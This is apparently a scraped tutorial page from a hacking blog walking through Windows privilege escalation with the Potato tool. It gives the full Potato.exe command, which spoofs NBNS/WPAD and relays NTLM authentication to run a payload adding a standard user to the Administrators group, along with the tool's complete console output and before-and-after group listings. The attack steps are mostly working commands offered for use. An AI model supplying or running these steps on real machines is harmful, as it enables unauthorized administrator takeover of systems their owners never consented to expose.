


Privilege Escalation on Windows 7,8,10, Server 2008, Server 2012 using Potato

 hackingarticles.in/privilege-escalation-on-windows-7810-server-2008-server-2012-using-potato

Raj

January 30, 2016

First check your IP Address of your local PC using **ipconfig** command



```
C:\Windows\system32\cmd.exe
C:\Users\Guest>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . : 
  Link-local IPv6 Address . . . . . : fe80::e274:4600%1084:f98ax11
  IPv4 Address . . . . . : 192.168.1.9
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1


Tunnel adapter isatap.{ED83119A-8C4E-4211-A210-11D1F627BC2D}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . : 

C:\Users\Guest>
```

Now open command prompt, type **net localgroup administrators** command to check who all users are associated with administrator.

In my case I'm login with RAAZ user which is not a part of administrator



```
C:\Windows\system32\cmd.exe
C:\Users\RAAZ>net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
RAJ
The command completed successfully.


C:\Users\RAAZ>
```

Now download Potato.exe from [here](#) and go to the Potato folder from command prompt and type

```
Potato.exe -ip 192.168.1.9 -disable_exhaust true -cmd  
"C:\\windows\\System32\\cmd.exe /K net localgroup administrators RAAZ /add"
```

```
E:\\Potato-master\\source\\Potato\\Potato\\bin\\Debug>Potato.exe -ip 192.168.1.9 -disa  
ble_exhaust true -cmd "C:\\windows\\System32\\cmd.exe /K net localgroup administr  
ators RAAZ /add"  
Starting NBNS spoofer...  
Clearing dns and nbns cache...  
Listening...  
Got 127.0.0.1  
Spoofed target WPAD successfully...  
Checking for windows defender updates...  
Got Request: GET http://127.0.0.1/wpad.dat?  
Spoofing wpad...  
Got Request: HEAD http://download.windowsupdate.comhttp://download.windowsupdate.  
com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!  
Redirecting to target..http://localhost/GETHASHES92259  
Got Request: HEAD http://localhost/GETHASHES92259?  
Sending 401...  
Got request for hashes...  
Got Request: HEAD http://localhost/GETHASHES92259?  
Sending 401...  
Parsing initial NTLM auth...  
NTLM T1RMTUNTUABAAAAAB7IIogkACQA3AAAAdwAPACgAAAAAGAbAdAAAAAD1dJTi03UE1CNUk4SDI0MFd  
PUktHUK9VUA==  
Setting up SMB relay...  
initSecContext - State 0  
initSecContext - State 1  
Adding T1RMTUNTUACAAAAAHgAeADgAAAAFwoqiD6UTLqXz/DrYJSYAAAAAAJgAmABWAAAABgGwHQAAA  
9XAEkATgAtADcAUABJAEIIANQBJADgASAAyADQAMAAACAB4AUwBJAE4ALQA3AFASQBCADUASQA4AEgAM  
yA0ADAAAQAAeAFcASQBOAC0ANwBQAEKAQgA1AEkAOABIADIANAAwAAQAHgBXAEkATgAtADcAUABJAEIIAN  
QBjADgASAAyADQAMAAADAB4AUwBJAE4ALQA3AFASQBCADUASQA4AEgAMgA0ADAABwAIANv8jiM9WNEBA  
AAAAA== to queue  
Got SMB challenge T1RMTUNTUACAAAAAHgAeADgAAAAFwoqiD6UTLqXz/DrYJSYAAAAAAJgAmABWAAA  
1ABgGwHQAAA9XAEkATgAtADcAUABJAEIIANQBJADgASAAyADQAMAAACAB4AUwBJAE4ALQA3AFASQBCAD  
JASQA4AEgAMgA0ADAABQAAeAFcASQBOAC0ANwBQAEKAQgA1AEkAOABIADIANAAwAAQAHgBXAEkATgAtAD  
cAUABJAEIIANQBJADgASAAyADQAMAAADAB4AUwBJAE4ALQA3AFASQBCADUASQA4AEgAMgA0ADAABwAIAN  
v8jiM9WNEBAAAAAA==  
Got Request: HEAD http://localhost/GETHASHES92259?  
Sending 401...  
Parsing final auth...  
T1RMTUNTUADAAAAAAAFgAAAAAAAAAWAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAABYAAAA  
BcKlogYBsB0AAAAAPUUSJ72JXBkaNYdk2FJwQnA==  
Got T1RMTUNTUADAAAAAAAFgAAAAAAAAAWAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAABY  
AAAAABcKlogYBsB0AAAAAPUUSJ72JXBkaNYdk2FJwQnA==  
Successfully started service  
Got Request: HEAD http://download.windowsupdate.comhttp://download.windowsupdate.  
com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!  
Got Request: HEAD http://download.windowsupdate.comhttp://download.windowsupdate.  
com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!  
Got Request: HEAD http://download.windowsupdate.comhttp://download.windowsupdate.  
com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!  
E:\\Potato-master\\source\\Potato\\Potato\\bin\\Debug>
```

Now it will open a firewall prompt, click on **Allow access**



Now again type **net localgroup administrators**, here you can see my user **RAAZ** is also a member of administrator.

A screenshot of a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The title bar includes the text "Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved." The command entered is "net localgroup administrators". The output shows the group name, its alias, comment, and members. It lists "Administrator", "RAAZ", and "RAJ" as members. The message "The command completed successfully." is displayed at the end. A large watermark "www.hackingarticles.in" is overlaid across the center of the command prompt window.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAAZ>net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
Administrator
RAAZ
RAJ
The command completed successfully.

C:\Users\RAAZ>
```